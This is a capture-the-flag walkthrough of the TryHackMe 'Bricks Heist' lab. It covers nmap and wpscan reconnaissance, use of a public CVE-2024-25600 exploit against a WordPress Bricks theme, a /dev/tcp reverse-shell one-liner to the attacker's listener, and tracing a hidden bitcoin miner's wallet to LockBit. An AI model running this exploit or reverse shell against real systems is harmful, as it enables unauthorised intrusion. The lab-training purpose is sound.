

TryHack3M- Bricks Heist

By Praveen Kumar Sharma

For me the IP of the machine is : 10.10.161.74

Lets try pinging it real quick

```
(pks☺Kali)-[~/test]
$ ping 10.10.161.74 -c 5
PING 10.10.161.74 (10.10.161.74) 56(84) bytes of data.
64 bytes from 10.10.161.74: icmp_seq=1 ttl=60 time=178 ms
64 bytes from 10.10.161.74: icmp_seq=2 ttl=60 time=173 ms
64 bytes from 10.10.161.74: icmp_seq=3 ttl=60 time=180 ms
64 bytes from 10.10.161.74: icmp_seq=4 ttl=60 time=173 ms
64 bytes from 10.10.161.74: icmp_seq=5 ttl=60 time=154 ms

--- 10.10.161.74 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4003ms
rtt min/avg/max/mdev = 154.213/171.449/180.107/9.083 ms
```

Its online!!

Firstly it is recommended us to add bricks.thm in /etc/hosts lets do that real quick

```
127.0.0.1      localhost
127.0.1.1      Kali.pks          Kali

# The following lines are desirable for IPv6 capable hosts
::1           localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.222.68    whoismrrobot.com
10.10.194.126    publisher.thm
10.10.188.224    mkingdom1.thm
10.10.237.244    enum.thm
10.10.11.23      permx.htb          www.permx.htb      lms.permx.htb
192.168.110.76   symfonos.local
10.10.59.4       creative.thm        beta.creative.thm
10.10.11.20      editorial.htb
192.168.110.101 breakout
10.10.161.74     bricks.thm
~
~
```

Lets do some port scanning to start off

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn -T5 --min-rate=10000 10.10.161.74 -o allPortScan.txt
```

```
(pks@Kali)-[~/TryHackMe/Bricks]
$ nmap -p- -n -Pn -T5 --min-rate=10000 10.10.161.74 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 20:51 IST
Warning: 10.10.161.74 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.161.74
Host is up (0.15s latency).
Not shown: 63400 closed tcp ports (conn-refused), 2131 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 13.63 seconds
```

Open ports

```
PORT STATE SERVICE
22/tcp open  ssh
80/tcp open  http
443/tcp open  https
3306/tcp open  mysql
```

lets do a aggressive scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -p 22,80,443,3306 10.10.161.74 -o aggressiveScan.txt
```

```
(pks☺Kali)-[~/TryHackMe/Bricks]
$ nmap -sC -sV -A -T5 -p 22,80,443,3306 10.10.161.74 -o aggressiveScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 20:54 IST
Stats: 0:01:21 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 75.00% done; ETC: 20:56 (0:00:27 remaining)
Nmap scan report for bricks.thm (10.10.161.74)
Host is up (0.17s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 23:fc:1b:af:c5:96:b3:cd:3c:18:58:e7:39:f9:1f:ad (RSA)
|   256 2a:ce:e4:55:8b:92:66:82:7f:08:c1:92:aa:2b:09:92 (ECDSA)
|_  256 c9:c3:f6:fe:2f:98:5b:7e:1e:29:83:bc:01:8b:8f:da (ED25519)
80/tcp    open  http      WebSockify Python/3.8.10
|_ http-server-header: WebSockify Python/3.8.10
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 405 Method Not Allowed
|     Server: WebSockify Python/3.8.10
|     Date: Mon, 19 Aug 2024 15:24:33 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 472
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
```

```
"http://www.w3.org/TR/html4/strict.dtd">
|   <html>
|   <head>
|     <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
|     <title>Error response</title>
|   </head>
|   <body>
|     <h1>Error response</h1>
|     <p>Error code: 405</p>
|     <p>Message: Method Not Allowed.</p>
|     <p>Error code explanation: 405 - Specified method is invalid for this resource.</p>
|   </body>
|   </html>
| HTTPOptions:
|   HTTP/1.1 501 Unsupported method ('OPTIONS')
|   Server: WebSockify Python/3.8.10
|   Date: Mon, 19 Aug 2024 15:24:34 GMT
|   Connection: close
|   Content-Type: text/html; charset=utf-8
|   Content-Length: 500
|   <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|   "http://www.w3.org/TR/html4/strict.dtd">
|   <html>
|   <head>
```

```
| <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
| <title>Error response</title>
| </head>
| <body>
| <h1>Error response</h1>
| <p>Error code: 501</p>
| <p>Message: Unsupported method ('OPTIONS').</p>
| <p>Error code explanation: HTTPStatus.NOT_IMPLEMENTED - Server does not support this operation.</p>
| </body>
|_ </html>
|_http-title: Error response
443/tcp open  ssl/http Apache httpd
|_http-server-header: Apache
| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=US
| Not valid before: 2024-04-02T11:59:14
|_Not valid after: 2025-04-02T11:59:14
|_http-generator: WordPress 6.5
|_ssl-date: TLS randomness does not represent time
| http-robots.txt: 1 disallowed entry
|_ /wp-admin/
|_tls-alpn:
|_ h2
|_ http/1.1
|_http-title: Brick by Brick
```

and some mysql we are gonna ignore

I think a we cant really access the one on port 80 so we dealing with https on 443 so we might need to consider that before running tools on this

Aggressive scan

```
443/tcp open  ssl/http Apache httpd
|_http-server-header: Apache
|_ssl-cert: Subject: organizationName=Internet Widgits Pty
Ltd/stateOrProvinceName=Some-State/countryName=US
|_Not valid before: 2024-04-02T11:59:14
|_Not valid after: 2025-04-02T11:59:14
|_http-generator: WordPress 6.5
|_ssl-date: TLS randomness does not represent time
|_http-robots.txt: 1 disallowed entry
|_ /wp-admin/
|_tls-alpn:
|_ h2
|_ http/1.1
|_http-title: Brick by Brick
```

Now here we are gonna do direcotory fuzzing on <https://bricks.thm> 

Directory Fuzzing :

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u https://bricks.thm/FUZZ -t 200
```

So this is gonna be very slow so im just gonna pick the important one here that is /admin and we already found /robots.txt from nmap scan on 443

Other than that we have these here it got stuck after a while

```
:: Method      : GET
:: URL         : https://bricks.thm/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 200
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
-----
.htaccess      [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 149ms]
.htpasswd     [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 157ms]
.hta          [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 158ms]
0             [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1139ms]
              [Status: 200, Size: 6988, Words: 222, Lines: 56, Duration: 3701ms]
admin         [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 5215ms]
atom          [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 3258ms]
B             [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 4414ms]
b             [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 5124ms]
br            [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 2393ms]
dashboard     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3146ms]
embed         [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 3920ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

Directories


/admin

/robots.txt

Lets check the web application next

Web Application :


U have to accept a certificate btw



This the default page



Lets check the /admin first here



alright wordpress lets run wpscan now

Gaining Access :

we need to run it with this

```
(pks☺Kali) - [~/Downloads]
$ wpscan --help | grep certificate
--disable-tls-checks
(require curl 7.66 for the latter)
```

the entire command would look like this

```
wpscan --url https://bricks.thm --disable-tls-checks
```

This is the most interesting here

```
[+] WordPress theme in use: bricks
| Location: https://bricks.thm/wp-content/themes/bricks/
| Readme: https://bricks.thm/wp-content/themes/bricks/readme.txt
| Style URL: https://bricks.thm/wp-content/themes/bricks/style.css
| Style Name: Bricks
| Style URI: https://bricksbuilder.io/
| Description: Visual website builder for WordPress....
| Author: Bricks
| Author URI: https://bricksbuilder.io/
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
|
| Version: 1.9.5 (80% confidence)
| Found By: Style (Passive Detection)
| - https://bricks.thm/wp-content/themes/bricks/style.css, Match: 'Version: 1.9.5'
```

Lets search a exploit for this

Found this : <https://github.com/Tornad0007/CVE-2024-25600-Bricks-Builder-plugin-for-WordPress>

Lets try this exploit

For this tho we need a download a pip module like this

```
(pks☺Kali)-[~/TryHackMe/Bricks]
$ pip3 install alive-progress
Defaulting to user installation because normal site-packages is not writeable
Collecting alive-progress
  Using cached alive_progress-3.1.5-py3-none-any.whl.metadata (68 kB)
Requirement already satisfied: about-time==4.2.1 in /home/pks/.local/lib/python3.11/site-packages (4.2.1)
Requirement already satisfied: grapheme==0.6.0 in /home/pks/.local/lib/python3.11/site-packages (0.6.0)
Using cached alive_progress-3.1.5-py3-none-any.whl (75 kB)
Installing collected packages: alive-progress
Successfully installed alive-progress-3.1.5
```

Now lets run it

```
(pks☺Kali)-[~/TryHackMe/Bricks]
$ python3 exploit.py --url https://bricks.thm
[*] Nonce found: 8483939a2c
[+] https://bricks.thm is vulnerable to CVE-2024-25600, apache
[!] Shell is ready, please type your commands UwU
# id
uid=1001(apache) gid=1001(apache) groups=1001(apache)
```

We have RCE now lets get a shell now

First start a listener :

```
(pks☺Kali)-[~/Downloads]
$ nc -lvnp 9001
listening on [any] 9001 ...
```

and then type in this in RCE :

```
# bash -c 'exec bash -i &>/dev/tcp/10.17.94.2/9001 <&1'
Traceback (most recent call last):
  File "/home/pks/.local/lib/python3.11/site-packages/urllib
    six.raise_from(e, None)
  File "<string>", line 3, in raise_from
  File "/home/pks/.local/lib/python3.11/site-packages/urllib
    ...
```

And we get a shell

```
(pks@Kali)-[~/Downloads]
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.17.94.2] from (UNKNOWN) [10.10.161.74] 58784
bash: cannot set terminal process group (1289): Inappropriate ioctl for device
bash: no job control in this shell
apache@tryhackme:/data/www/default$ id
id
uid=1001(apache) gid=1001(apache) groups=1001(apache)
apache@tryhackme:/data/www/default$
```

U can upgrade this if u want im ok with this for now

First Question's Answer :

```
apache@tryhackme:/data/www/default$ ls
ls
650c844110baced87e1606453b93f22a.txt
index.php
kod
license.txt
phpmyadmin
readme.html
```

Second Question's Answer :

SO for the second one we need to lookup process like this

```
systemctl list-units --type=service --all
```

● ubuntu-advantage-cloud-id-shim.service	not-found	inactive	dead	ubuntu-advantage-cloud-id-shim.service
ubuntu-advantage.service	loaded	inactive	dead	Ubuntu Pro Backlog
ubuntu.service	loaded	active	running	TRYHACK3M
udisks2.service	loaded	active	running	Disk Manager

For the second question answer we need to do this

```

no show all installed and failed to remove the one files
apache@tryhackme:/data/www/default$ systemctl cat ubuntu.service
systemctl cat ubuntu.service
# /etc/systemd/system/ubuntu.service
[Unit]
Description=TRYHACK3M

[Service]
Type=simple
ExecStart=/lib/NetworkManager/nm-inet-dialog
Restart=on-failure

[Install]
WantedBy=multi-user.target
apache@tryhackme:/data/www/default$ █

```

Third Question's Answer :

The third question we already have : ubuntu.service

Forth Question's Answer :

For this check the /lib/NetworkManager/ folder to find the log file

```

apache@tryhackme:/data/www/default$ ls -al /lib/NetworkManager/
ls -al /lib/NetworkManager/
total 8636
drwxr-xr-x  6 root root    4096 Apr  8 10:46 .
drwxr-xr-x 148 root root   12288 Apr  2 10:17 ..
drwxr-xr-x  2 root root    4096 Feb 27  2022 VPN
drwxr-xr-x  2 root root    4096 Apr  3 06:39 conf.d
drwxr-xr-x  5 root root    4096 Feb 27  2022 dispatcher.d
-rw-r--r--  1 root root   48190 Apr 11 10:54 inet.conf
-rwxr-xr-x  1 root root   14712 Feb 16  2024 nm-dhcp-helper
-rwxr-xr-x  1 root root   47672 Feb 16  2024 nm-dispatcher
-rwxr-xr-x  1 root root  843048 Feb 16  2024 nm-iface-helper
-rwxr-xr-x  1 root root 6948448 Apr  8 10:28 nm-inet-dialog
-rwxr-xr-x  1 root root 658736 Feb 16  2024 nm-initrd-generator
-rwxr-xr-x  1 root root  27024 Mar 11  2020 nm-openvpn-auth-dialog
-rwxr-xr-x  1 root root  59784 Mar 11  2020 nm-openvpn-service
-rwxr-xr-x  1 root root  31032 Mar 11  2020 nm-openvpn-service-openvpn-helper
-rwxr-xr-x  1 root root  51416 Nov 27  2018 nm-pptp-auth-dialog
-rwxr-xr-x  1 root root  59544 Nov 27  2018 nm-pptp-service
drwxr-xr-x  2 root root    4096 Nov 27  2021 system-connections
apache@tryhackme:/data/www/default$

```

This one is the readable only so this is the answer

Fifth Question's Answer :

Lets head this inet.conf as this is a huge file

```

apache@tryhackme:/data/www/default$ head /lib/NetworkManager/inet.conf
head /lib/NetworkManager/inet.conf
ID: 5757314e65474e5962484a4f656d787457544e424e574648555446684d3070735930684b616c70555a7a566b52335276546b686b65575248647a525a57466f77546b64334d6b347a526d685a6255313459316873636b35366247315a4d304531595564476130355864486c6157454a3557544a564e453959556e4a685246497a5932355363303948526a4a6b52464a7a546d706b65466c525054303d
2024-04-08 10:46:04,743 [*] confbak: Ready!
2024-04-08 10:46:04,743 [*] Status: Mining!
2024-04-08 10:46:08,745 [*] Miner()
2024-04-08 10:46:08,745 [*] Bitcoin Miner Thread Started
2024-04-08 10:46:08,745 [*] Status: Mining!
2024-04-08 10:46:10,747 [*] Miner()
2024-04-08 10:46:12,748 [*] Miner()
2024-04-08 10:46:14,751 [*] Miner()
2024-04-08 10:46:16,753 [*] Miner()
apache@tryhackme:/data/www/default$

```

ID:

5757314e65474e5962484a4f656d787457544e424e574648555446684d3070735930684b616c70555a7a566b52335276546b686b65575248647a525a57466f77546b64334d6b347a526d685a6255313459316873636b35366247315a4d304531595564476130355864486c6157454a355754

4a564e453959556e4a685246497a5932355363303948526a4a6b52464a7a546d706b65466c525054303d

Lets check this hash at CyberChef

The screenshot shows the CyberChef interface with the 'Magic' recipe selected. The 'Depth' is set to 3, and 'Intensive mode' is unchecked. The 'Input' field contains a long hex string. The 'Output' field shows the result of the Magic recipe, which is a snippet of the input string.


Recipe (click to load)	Result snippet	Properties
From_Hex('None')	bc1qyk79fcp9hd5kreprce89t	Matching ops: From
From_Base64('A-Za-z0-9+/=', true, false)	kh4wrtl8avt4l67qabc1qyk79	Base64, From Base85,
From_Base64('A-Za-z0-9+/=', true, false)	fcp9had5kreprce89tkh4wrtl	From Hexdump
	8avt4l67qa	Valid UTF8
		Entropy: 4.48

Lets check this first one


The screenshot shows the CyberChef interface with two recipes applied: 'From Hex' and 'From Base64'. The 'From Hex' recipe has a 'Delimiter' of 'None'. The 'From Base64' recipe has an 'Alphabet' of 'A-Za-z0-9+/=' and 'Remove non-alphabet chars' checked. The 'Output' field shows the result of the From Base64 recipe, which is a snippet of the input string.

Recipe (click to load)	Result snippet	Properties
From_Hex('None')	bc1qyk79fcp9hd5kreprce89t	Matching ops: From
From_Base64('A-Za-z0-9+/=', true, false)	kh4wrtl8avt4l67qabc1qyk79	Base64, From Base85,
From_Base64('A-Za-z0-9+/=', true, false)	fcp9had5kreprce89tkh4wrtl	From Hexdump
	8avt4l67qa	Valid UTF8
		Entropy: 4.48

The problem that im seeing here is that this is too long for a address as it is



So i see this string here which is command there might be two address here i think




First one : bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qa

Second one : bc1qyk79fcp9had5kreprce89tkh4wrtl8avt4l67qa

Lets check 'em both in this finder i found : <https://blockchair.com/>

First one is valid



Second one is not valid

Number of results for "bc1qyk79fcp9had5kreprce89tkh4wrti8avt4i67qa": 0

Oops! We couldn't find "bc1qyk79fcp9had5kreprce89tkh4wrti8avt4i67qa" among the information stored on blockchains.

Recheck the phrase and try again.

Lets see the first one first transaction sender that is our answer of the question

● Received [Confirmations: 74,742] Successful ●
+ 11.30361106 BTC ● · 313,030.78 USD 27 Mar 2023 12:59:32 UTC

TRANSACTION

50a89a628a6620216dca19f1221c138982601810fd60677ac7612a01999ae028 ●

50a89a628a6620216dca19f1221c138982601810fd60677ac7612a01999ae028

Lets check this transaction :

Main (3)

INPUT 0

bc1q5jqgm7nvrhaw2rh2vk0dk8e4gg5g373g0vz07r



AMOUNT

● 11.44672 BTC ● · 320,565 USD

OUTPUT 0

bc1qu2ds4h6e9pxjvq7m63sjp02h8gxsmwrvztg5xn



AMOUNT

0.14308525 BTC ● · 4,007 USD ●

Answer : bc1q5jqgm7nvrhaw2rh2vk0dk8e4gg5g373g0vz07r

Sixth Question's Answer :

So lets lookup this address

Google

bc1q5jqgm7nvrhaw2rh2vk0dk8e4gg5g373g0vz07r

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Office of Foreign Assets Control (.gov)

<https://ofac.treasury.gov> > recent-actions



Cyber-related Designations - Office of Foreign Assets Control

20 Feb 2024 — ... **bc1q5jqgm7nvrhaw2rh2vk0dk8e4gg5g373g0vz07r**; alt. Digital Currency

Address - XBT 32pTjxTNi7snk8sodrgfmdKao3DEn1nVJM; alt. Digital Currency ...

Here is the last answer

Cyber-related Designations



02/20/2024

Press Release Link

[United States Sanctions Affiliates of Russia-Based LockBit Ransomware Group](#)

SPECIALLY DESIGNATED NATIONALS LIST UPDATE

**The following individuals have been added to OFAC's SDN
List:**

Answer : Lockbit

Thanks For Reading :)